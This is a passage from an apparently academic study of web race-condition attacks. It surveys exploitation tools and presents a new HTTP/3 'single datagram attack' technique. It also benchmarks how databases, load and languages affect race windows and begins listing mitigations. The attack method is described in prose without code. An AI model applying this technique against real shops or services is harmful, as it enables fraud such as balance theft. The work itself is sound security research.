The following is a more detailed analysis of the features influencing the exploitability of race conditions.

Database Load (number of rows and number of concurrent queries)

The choice of DBMS (database management system) [122] significantly influences how data is accessed, locked, and retrieved, which could directly impact race conditions. In addition to the choice of the database, two aspects need consideration when evaluating the presence of web race conditions: the amount of data stored within the memory and the number of simultaneous query operations the database can handle.

- Query performance may be affected by the database size, particularly if indexes are not optimized [88]. Greater query execution times due to larger datasets may present extended race windows, especially if multiple processes try to read or modify data simultaneously.

- One important component of race conditions is the number of simultaneous accesses to the database (e.g., multiple users performing read and write operations). Contention is more likely to occur when concurrency is high, resulting in scenarios where multiple operations may clash over the same piece of data [57]. For example, if a write operation that updates a record is not handled properly, it may clash with another read or write operation, leading to inconsistent data states.

Using this methodology, developers and security experts can examine how web applications handle different levels of contention by testing with different database loads. This allows us to gain insight into how well the web applications handle concurrent access without crashing or causing inconsistencies in the data.

HTTP Protocols

The HTTP protocol version plays a crucial role in how requests and responses are handled between the client and server, creating a potential impact on web race conditions:

- In the **HTTP/1.1** protocol version, requests are typically handled sequentially due to the lack of multiplexing, meaning that only one request per connection is processed at a time. [116] This approach can lead to increased latency, especially under heavy concurrent loads, making web race conditions more prominent in scenarios involving multiple simultaneous requests.

- **HTTP/2** introduces the concept of multiplexing [171], allowing multiple streams to exist concurrently over a single connection. This feature can significantly improve performance under concurrent access, but also increases the complexity of web race condition scenarios, as simultaneous requests may access shared resources in parallel. [141]

- **HTTP/3** is built on top of the QUIC protocol, which further enhances multiplexing and reduces latency by using UDP instead of TCP. [21] While this results in better performance and resilience to packet loss, it also introduces new challenges in handling concurrent access, as the non-blocking nature of QUIC can increase the potential for race conditions if shared resources are not adequately protected.

By testing across different HTTP protocols, it is possible to demonstrate how protocol features such as multiplexing, connection handling, and latency influence the occurrence and performance of web race conditions.

CPU Load

The CPU load represents the level of processing activity on the targeted server and could directly impact the system's ability to handle several concurrent requests. If the server's CPU is heavily under pressure, the server may experience delays in processing incoming requests and handling multiple database queries. This delay could increase the race window, allowing attackers to exploit web race conditions more easily. Instead, lower CPU utilization could cause the system to respond more efficiently to these concurrent requests [88]. Nevertheless, web race conditions can still occur even under low CPU load, depending on the factors evaluated in this section.

Programming Languages

The programming language used to implement the web application server plays a significant role in how race conditions are managed due to differences in how they handle models, threads, and memory:

- **Interpreted Languages** such as Python usually have limitations with threading. The GIL (Global Interpreter Lock) [51] is a mutex that ensures only one thread can execute Python bytecode at any moment. It can also prevent common concurrency issues such as race conditions.
- **Compiled languages** such as Java and Go often offer more advanced concurrency features such as multi-threading, allowing better parallelism. However, if synchronization mechanisms are not correctly configured, this could increase the likelihood of web race conditions. In Java, improper use of synchronization primitives like `synchronized` [39], `volatile` [38], or `ReentrantLock` [40] can lead to issues such as deadlocks or missed signals. [34] Similarly, in Go, the use of `goroutines` must be carefully managed since the misuse of this feature can lead to data races [31].

Frameworks

Due to differing concurrency models and request-handling approaches, web frameworks influence how race conditions are managed. Synchronous frameworks, like Django [50] (when using WSGI) and Laravel [125] (under PHP-FPM), process requests sequentially within individual workers.

In contrast, Asynchronous frameworks, such as Node.jsand Fast- API [145], handle multiple requests concurrently through event loops and non-blocking I/O, which boosts performance by allowing the server to process requests without waiting for I/O tasks to complete. However, these frameworks require careful management of shared resources.

Operating Systems

The operating system manages hardware resources, process scheduling, and I/O handling. Thus, the chosen OS is an important factor when evaluating the likelihood of web race conditions:

- Resource management related to memory and CPU is handled differently based on the operating system.
- The operating system approach in handling I/O operations, such as network and disc access, can introduce delays that can lead to a race window increase, especially if multiple processes are put in the resource queue [185].
- The way processes and threads are scheduled can significantly impact the timing of concurrent operations. The Linux CFS (Completely Fair Scheduler) and Windows scheduler have very different scheduling policies, even with their default settings [49].

6.2 Survey of Existing Race Condition Tools

In this section, we introduce a selection of tools capable of exploiting race conditions across different HTTP protocols: HTTP/1.1 and HTTP/2. Each tool is designed to exploit web application vulnerabilities using specific techniques such as multi-threading, last-byte sync, and

single-packet. However, it is important to note that none of these tools are usable for HTTP/3 due to fundamental differences in protocol architecture. This overview examines custom-developed and existing tools, demonstrating how they effectively target race conditions.

6.2.1 Tools for HTTP/1.1

Request Racer

Request Racer is a Python library that exploits last-byte sync attacks on HTTP/1.1 applications. It sends a high volume of concurrent requests, simplifying the identification of vulnerabilities in applications that struggle with handling simultaneous HTTP/1.1 connections.

Last-Byte Sync (Burp Suite)

The last-byte sync feature in Burp Suite is an effective built-in method for taking advantage of HTTP/1.1 race conditions. This technique delays the delivery of the final byte of multiple requests until all threads are ready and then sends them simultaneously to the target server. This technique increases the likelihood of race condition exploitation by guaranteeing that requests arrive at the server nearly simultaneously.

6.2.2 Tools for HTTP/2

Single Packet Attack (Burp Suite)

Burp Suite provides built-in functionality for performing single-packet attacks on HTTP/2. This technique takes advantage of how HTTP/2 handles concurrent streams and frames, allowing the tool to inject requests that exploit race conditions by targeting the simultaneous processing of HTTP/2 packets. The procedure enables the transmission of multiple HTTP/2 frames within a single TCP packet, delaying the final byte to ensure all requests are processed simultaneously before sending the last byte to induce a web race condition.

H2SpaceX

H2SpaceX is a Python tool that uses the Scapy library to exploit single-packet attacks on HTTP/2 applications. It can simulate scenarios where race conditions are likely to occur by creating and sending multiple HTTP/2 frames simultaneously, assisting in identifying vulnerabilities caused by concurrent HTTP/2 requests.

6.3 QUICker

As already stated in Section 6.2, it is important to note that none of the existing techniques apply to HTTP/3 due to fundamental differences in protocol architecture. No tools are publicly available for exploiting race conditions in the HTTP/3 environment. In this section, we present a new Python tool called `QUICker` that leverages a new technique called `Single Datagram Attack` designed to demonstrate and explore HTTP/3 race conditions using the QH3 [74] library, a lightweight implementation of HTTP/3.

6.3.1 Single Datagram Attack

In this section, we present the Single-Datagram attack, the first implementation of a race condition attack in an HTTP/3 environment. As we said in Section 2.2.4, two ideal conditions are needed for a race condition to occur. The attacker may attain both preconditions by:

- effectively solving network latency problems, placing multiple HTTP/3 requests in one QUIC packet over a single UDP segment to ensure that requests are sent and received simultaneously.
- eliminating server-internal latency, ensuring that all the requests are processed simultaneously by the targeted server by leveraging the QUIC multiplexing feature.

Network jitter can be avoided using a single UDP segment, since all requests arrive simultaneously at the server destination, presenting potential vulnerabilities to race condition attacks. However, the efficacy of such attacks still depends on the server-side jitter induced by uncontrollable factors such as OS and hardware processing, which introduce variations

in the application's request-processing time. Similar to the single packet attack implemented by Kettle [141], the effect of server-side jitter may be reduced using the last synchronization byte, withholding a small fragment from each request. In this way, it becomes plausible to pre-send the majority of the data, subsequently 'completing' 20 to 30 requests within a single UDP segment.

In HTTP/3, the `END_HEADERS` and `END_STREAM` flags control how data is transmitted within a QUIC stream. The `END_HEADERS` flag indicates that all header fields for a request or response have been fully transmitted. HTTP headers are sent in one or more frames, and when the final frame containing headers is sent, the `END_HEADERS` flag is set. This ensures that the receiver knows it has received the complete set of headers before processing the request or response.

The `END_STREAM` flag signals that no more data will be sent on a specific stream. This flag is set in the last frame of the message, after both headers and payload (if any) have been transmitted. When the `END_STREAM` flag is received, the receiver knows that the stream is complete and no further data will arrive.

In summary, the `END_HEADERS` flag marks the end of header transmission, while the `END_STREAM` flag signifies that the entire message, including both headers and payload, has been fully sent.

The proposed method involves three main steps:

- Sending **HEADERS** and **DATA** frames with the `END_STREAM` flag set to `False`. In particular, the DATA frames are incomplete, with the final byte withheld to be sent in the last step. If nobody is present, an empty DATA frame with the `END_STREAM` flag set to `True` should be prepared for transmission later.

- Introducing a brief time delay, on the order of milliseconds, to ensure that the initial frames have been successfully sent. Additionally, a ping packet is transmitted to prevent the OS network stack from placing the final frame into a separate packet.

- Sending the withheld frames.

In Section 6.4, we empirically observed that this method allows sending twenty to thirty requests concurrently. The UDP datagram size, 1,500 Bytes, limits the number of HTTP/3 re-

quests. However, this size limit does not particularly affect the attack's success since the number of requests is sufficient to exploit the vulnerability.

This tool is designed to demonstrate and explore HTTP/3 race conditions using the `QH3` library to simulate and analyze race conditions in a controlled environment. A text interface is provided for executing HTTP/3 requests, allowing users to specify a range of parameters, such as QUIC configuration, target URLs, payloads, local port bindings, and session cookies. Using the `asyncio` module, it supports asynchronous execution, enabling multiple streams per request.

6.4 Experimental Results

In this section, we present the experimental results of our methodology for benchmarking web race conditions, analyzing a broad spectrum of parameters that impact performance and concurrency. We implemented and tested various tools for exploiting web race conditions under several key environmental factors, including different databases, varying database loads, different HTTP protocols, varying CPU loads, and different HDD load levels.

Our goal is to demonstrate how our methodology can be applied to real applications to balance influencing factors and obtain crucial information for understanding the impact of a race condition in a specific setting. Notably, our experiments were conducted using a specific set of libraries, databases, technologies, and system specifications. Therefore, the results and choices made are not intended to provide a universal comparison of these technologies but rather to exemplify how our methodology is applied in a real environment. The results may vary if one or more experimental parameters are changed.

6.4.1 Testing scenario

In this phase, a testing environment is crafted to evaluate the selected race condition tools. This environment is designed to simulate a real-world scenario of a TOCTOU race condition that affects a web application with a database where each user has a monetary balance. Despite the different languages, frameworks, databases, and protocols, we always use a `POST` request to a `/order` endpoint with session cookies. We also use a body of 10 bytes to simulate an item

being bought (e.g., `item=Pizza`). The web applications and databases are hosted on a cloud provider machine with the following specifications: 8 GB RAM, two virtual CPUs, 512 GB SSD, and Ubuntu 22.04 OS. The versions of the frameworks, database communication libraries, and DBMS are the latest available as of February 2025.

Our setup includes a reverse proxy using NGINX and a Flask-based back-end server, simulating an e-commerce infrastructure. Several factors influenced the choice of these technologies. NGINX is one of the most popular and widely used proxies, supporting all three versions of HTTP. Its inclusion effectively simulates a realistic environment for modern web application development, given that NGINX is used by 34% of websites [180]. Similarly, Flask is a widely used Python framework suitable for testing. Since Python is among the most popular programming languages, it was crucial to demonstrate how race conditions can arise and their impact.

As for the databases that we selected for our analysis, we chose both SQL and NoSQL databases, since they have underlying differences in the way they handle consistency. Namely, SQL databases need to stay in a consistent state, while NoSQL databases may accept being in an inconsistent state to improve speed. We selected a set of well-known and popular databases for our experiments, namely MongoDB, Oracle, MySQL, Postgres, Redis, and SQLite. In each figure of the experimental results, we specify which database was used in the experiment.

6.4.2 Testing Tools and Metrics

First, we benchmark the performances of the race condition tools that we introduced in Sections 6.2 and 6.3, by conducting an experiment to compare and assess their speed and effectiveness. To measure the speed of each approach, we calculate statistics based on the arrival time of the requests. Namely, after running the attack scripts ten times each, we calculate the inter-arrival time of the requests for each batch and each sleep time. Since we consider 27 sleep intervals (0.09 to 0.0001, decreasing the interval each round), we have 5400 (27 Sleep times * 10 Batches * 20 Requests) requests and the same number of inter-arrival times to consider. Figure 6.1 shows the minimum, maximum, average, standard deviation, and median of these times for each attack type.

To measure the effectiveness of each approach, we also collected the final balance of our

test e-commerce application after the attack had been completed. We can retrieve the number of requests that arrived within the race window from the balance. In this case, we calculate the average number of requests that arrived within the race window, considering ten batches for each selected sleep time. Figure 6.2 presents the effectiveness of each approach tested in the experiment.




Figure 6.1: Benchmark of the speed for each attack type (SP=Single-Packet) (X-axis) measured through the inter-arrival time of the requests (Y-axis). Database: SQLite.




Figure 6.2: Benchmark of the effectiveness of each attack type (see Legend) with decreasing sleep times (X-axis), measuring the number of requests that arrived within the race window (Y-axis). This experiment was conducted using SQLite as the database.

6.4.3 Results

The web race conditions tools were analyzed based on their median spread, standard deviation, number of streams, and maximum packet size to assess their effectiveness in web race conditions. Figure 6.1 shows that many different metrics can be considered among the various attack types. All approaches have similar minimum values, around 0.5 milliseconds of inter-arrival time. Instead, the maximum values are more distinctive, with the multithreaded approach exhibiting the highest value and RequestRacer with the Single Packet tool showing the lowest. Looking at the median values, we can see similar values in general. The quartile values also indicate the best-performing attacks, with RequestRacer and the Single Packet tool obtaining the best results.

From an offensive perspective, an attack with very short inter-arrival times is stronger and can effectively exploit even very short race windows. Figure 6.2 shows that some attacks struggle to exploit the web race condition when the sleep time is under one millisecond. Thus, an attack capable of exploiting a race window shorter than one millisecond is particularly effective. In this sense, the minimum inter-arrival time is an interesting metric to evaluate

the strength of an attack. Nonetheless, the median value can be more valuable if the attacker wants a consistent attack. For example, if an attacker targets multiple e-commerce websites, the tool with the lowest median value will provide greater consistency. Conversely, if the goal is to exploit a race condition with a window shorter than one millisecond just once, the best option is the attack with the lowest minimum value.

Figure 6.2 shows the effectiveness of each attack type. We decided to consider only nine sleep intervals out of the 27 available (one every three) because they can show the decreasing effectiveness of each technique depending on how small the race window becomes. In this case, the inter-arrival times of the requests are essential to evaluate the effectiveness of the attack. Exploitation will be impossible if the second request arrives too far apart from the first and the race window expires. Interestingly, even a minimal delay (3 milliseconds) between two concurrent operations is still enough to exploit the race condition, but the damage will be much less. Also, there is a significant decrease in effectiveness between 90 and 3 milliseconds, with the number of requests in the race window being cut in half. With shorter time delays, there is a gradual decrease in effectiveness up to the point where only the single packet and the single datagram attacks can average more than one request in the race window.

Next, we present the results illustrating how the race window changes based on the various factors identified in Section 6.1. The purpose of these results is not to exhaustively cover every possible combination of database, attack type, and influencing factor, as the permutations are numerous. Instead, we apply our methodology in a controlled testing scenario, demonstrating how each factor considered in our benchmarking methodology impacts the race window size and, consequently, the exploitability of race conditions.

Figure 6.3 shows how different databases influence the race window. To perform this test, we use a Python (Flask) web application, creating multiple variants of the same application while changing only the database it uses. The results indicate that some DBMSs are less prone to race conditions, with Oracle showing a notably low rate of exploitation. Conversely, other DBMSs are more easily exploitable, with MySQL and Redis having a higher average number of requests within the race window than the other DBMSs.

Figure 6.4 shows the effect of storage load on the race window of the vulnerable web application. We executed the command `stress -d 1` on the server machine, which spawns




Figure 6.3: Benchmark of how the race window varies depending on the database used by the web application (Python Flask). We find that each DBMS exhibits slight differences in the race window. In our setup, Oracle has the smallest race window.

a worker running write operations. Initially, this test was supposed to be run using SQLite; however, SQLite became unusable due to a permanent lock caused by the high volume of disk writes generated by the stress command. Consequently, we opted to compare MongoDB and MySQL under the same conditions. The figure shows that MySQL (on the right) is particularly sensitive to this type of load, with its performance being significantly impacted. MongoDB (on the left) also shows an average increase in the number of requests within the race window, although the effect is much less pronounced than with MySQL.

Figure 6.5 demonstrates how MongoDB and SQLite are affected by a high volume of concurrent queries executed on the database. The queries were performed by spawning an increasing number of threads, each sending requests to the registration, login, and order endpoints. The boxplot shows that the race window expands significantly as the number of concurrent queries increases. MongoDB is much more influenced by concurrent queries, with the average race window size peaking at 30 threads. In contrast, SQLite shows a steady rise in race window size but maintains a smaller race window than MongoDB, even when 80 threads perform concurrent queries.




Figure 6.4: Benchmark of how the race window varies depending on the load applied to the storage. The figure shows that MySQL is more influenced by this type of load than MongoDB.

Figure 6.6 illustrates the impact of CPU load on the race window. The tests were conducted using the command `stress-ng -c 2 -l <percentage>`, where 2 is the number of CPU cores on the machine. Interestingly, the results show no significant changes in the race window as the CPU load increases. This result may be attributed to how the CPU scheduler manages operations, effectively balancing the load across the various processes being executed.

Figure 6.7 shows how a high volume of data in the database can influence its speed and, consequently, the race window. We conducted this test by loading a set of records into the database, specifically a collection of users with their associated balances. Since the order operation (the vulnerable component of our application) directly interacts with the `users` table, we measured how the number of records affects the database's speed. The boxplot demonstrates that this factor impacts both MongoDB and SQLite. Notably, the race window expands as the number of records increases, making it easier for an attacker to exploit the vulnerability. Interestingly, MongoDB shows an average race window size peaking at 19 with 30k records, while SQLite reaches its maximum at 50k records.

Figure 6.8 shows how different programming languages, all using SQLite, exhibit variations in the race window. The frameworks or libraries used to interact with the database may




Figure 6.5: Benchmark of how the race window varies depending on how many queries are performed on the database (spawning N threads that perform requests to the web application). This test shows that MongoDB reaches its maximum race window size more quickly than SQLite.

also influence these differences. The plot reveals that Node.js (using Express) has a significantly larger race window than Python (using Flask) and PHP, with PHP showing only one request that successfully exploits the race condition. Several factors could contribute to these differences, including the general execution speed of each programming language and how frameworks like Flask and Express handle concurrent requests.

6.5 Preventing and Mitigating Race Conditions

Given the factors influencing race conditions described and outlined in Section 6.1, it is important to discuss how to implement strategies to mitigate the likelihood of race conditions in the wild. The key to mitigation lies in minimizing the race window and ensuring proper synchronization to handle concurrent requests safely. Analyzing the results we discuss in Section 6.4.3, we obtain different insights showcasing the importance of proper website design and architectural choices to enhance its resilience against race condition attacks:




Figure 6.6: Benchmark of how the race window varies depending on the load applied on the CPU. The figure shows that this stress test does not significantly impact the performance of the two DBMS under analysis.

- **Database choice**. Each DBMS influences race conditions differently, with varying race window sizes. We recommend carefully selecting a DBMS based on query execution times, ensuring it meets both the application's data requirements and has a lower race window.

- **Disk write load**. The server's disk usage should be carefully monitored to prevent high loads from affecting the race window. Applications requiring heavy disk write operations should choose a database carefully, as it can impact race window length.

- **Parallel operations**. When a database processes concurrent queries from numerous clients, the race window can expand significantly, making race conditions easier to exploit. To mitigate this, websites should monitor the number of active threads interacting with the application and implement safeguards to prevent overloads that may extend the race window.

- **CPU Load**. Although our experiments show a limited correlation between CPU load and the race window, this parameter should still be monitored. Different operating systems

